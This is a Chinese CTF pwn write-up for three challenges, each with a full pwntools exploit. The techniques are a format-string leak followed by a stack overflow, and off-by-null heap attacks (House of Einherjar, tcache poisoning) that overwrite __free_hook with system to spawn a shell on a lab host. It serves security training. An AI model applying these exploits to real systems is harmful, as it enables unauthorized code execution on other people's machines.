先格式化字符串泄露出canary和pie 然后直接gets溢出打后门函数

```
from pwn import *
context.log_level = "debug"
io = remote("192.168.41.86", "2001")
flag_offset = 0x1228

io.recvuntil("?")
io.sendline(b'%17$p%15$p')
io.recvuntil("0x")
canary = int(io.recv(16), 16)
io.recvuntil("0x")
pie = int(io.recv(12), 16) - 0x1140

flag = pie + flag_offset
payload2 = b'a'*0x38+p64(canary) + b'a'*8 + p64(flag)
io.sendline(payload2)

io.interactive()
```

write_book

2.27libc - 1.14

add delete edit show都存在

漏洞点在edit中 存在offset by NULL漏洞

直接 House Of Einherjar 打堆快重叠

然后利用重叠的堆快show出main_arena + 96的地址得到libc

最后利用堆块重叠打tcache attack

一开始是打mallochook 为onegadget 加了realloc调栈仍然没有通

最后直接打freehook为system 传入bin sh 参数 get shell

```
from pwn import *

libc = ELF("./libc.so.6", checksec = 0)
p = remote('192.168.41.86', '2002')
#p = process("./writebook")
def Add(size):
    p.sendlineafter("> ", str(1))
    p.sendlineafter("> ", str(1))
    p.sendlineafter("size: ", str(size))
def Edit(page, content):
    p.sendlineafter("> ", str(2))
    p.sendlineafter("Page: ", str(page))
    p.sendlineafter("Content: ", content)
def Delete(page):
    p.sendlineafter("> ", str(4))
    p.sendlineafter("Page: ", str(page))
def Show(page):
    p.sendlineafter("> ", str(3))
    p.sendlineafter("Page: ", str(page))
```



```

for i in range(0,7):
    Add(0xf0)
Add(0xf0)
Add(0xf0)
Add(0xf0)
Add(0xf0)
Add(0x18)
Add(0xf0)
Add(0x18)
Edit(11,p64(0)*2 + p64(0x400 + 0x20))
for i in range(0,7):
    Delete(i)
Delete(7)
Delete(12)
for i in range(0,7):
    Add(0xf0)
Add(0xf0)
Show(8)
main_arena = u64(p.recvuntil("\x7f")[-6:].ljust(8,b"\x00"))
malloc_hook = main_arena - 96 - 0x10
libc_base = malloc_hook - libc.sym["__malloc_hook"]
free_hook = libc_base + libc.sym["__free_hook"]
system = libc_base + libc.sym["system"]
realloc = libc_base + libc.sym["__libc_realloc"]
#setcontext = libc_base + libc.sym["setcontext"]
one_gadget = [0x4f3d5,0x4f432,0x10a41c]

Add(0xf0)
Add(0xf0)
Delete(14)
Delete(12)
#Edit(8,p64(malloc_hook-0x10))
Edit(8,p64(free_hook-0x10))
Add(0xf0)
Add(0xf0)
#attack malloc
"""
payload = p64(0)*2 + p64(realloc+0x10) + p64(one_gadget[1]+libc_base)
Edit(14,payload)
#gdb.attach(p)
Add(0x18)
p.interactive()
"""

#attack free_hook
payload = p64(0)*2 + p64(system)
Edit(14,payload)
#gdb.attach(p)
Edit(12,"/bin/sh\x00")
Delete(12)
p.sendline("cat flag.txt")
flag = p.recvuntil("{}")
print(flag)
p.interactive()

```

create_code

堆溢出，off-by-null打

```

from pwn import *
#p = process("./create_code")
p = remote("192.168.41.86", 2007)
context.log_level = 'debug'
libc = ELF("./libc.so.6")
elf = ELF('./create_code')

def choice(c):
    p.recvuntil(">")
    p.sendline(str(c))

def add(content):
    choice(1)
    p.recvuntil(":")
    p.send(content)

def show(id):
    choice(2)
    p.recvuntil(":")
    p.sendline(str(id))

def free(id):
    choice(3)
    p.recvuntil(":")
    p.sendline(str(id))

add("a") #0
add("b") #1
add("c") #2
add("d") #3
free(0)
add("a"*0x320+p64(0)+p64(0x661))
free(0)
add('a'*0x320+ p64(0) + p64(0x331)+p64(0x414141414141))
show(0)
libc_base = u64(p.recvuntil("\x7f")[-6:].ljust(8, "\x00")) - libc.sym["__malloc_hook"] - 96 - 0x10
success("libc_base:"+hex(libc_base))
free_hook = libc_base+libc.sym["__free_hook"]
system = libc_base+libc.sym["system"]

free(1)
free(0)
free(0)
free(0)
add("a"*0x320+p64(0)+p64(0x331)+p64(free_hook-0x8))
add("a"*0x320+p64(0)+p64(0x331)+"/bin/sh\x00")
add("aaaa")
add(p64(system)*2)
free(0)

p.interactive()

```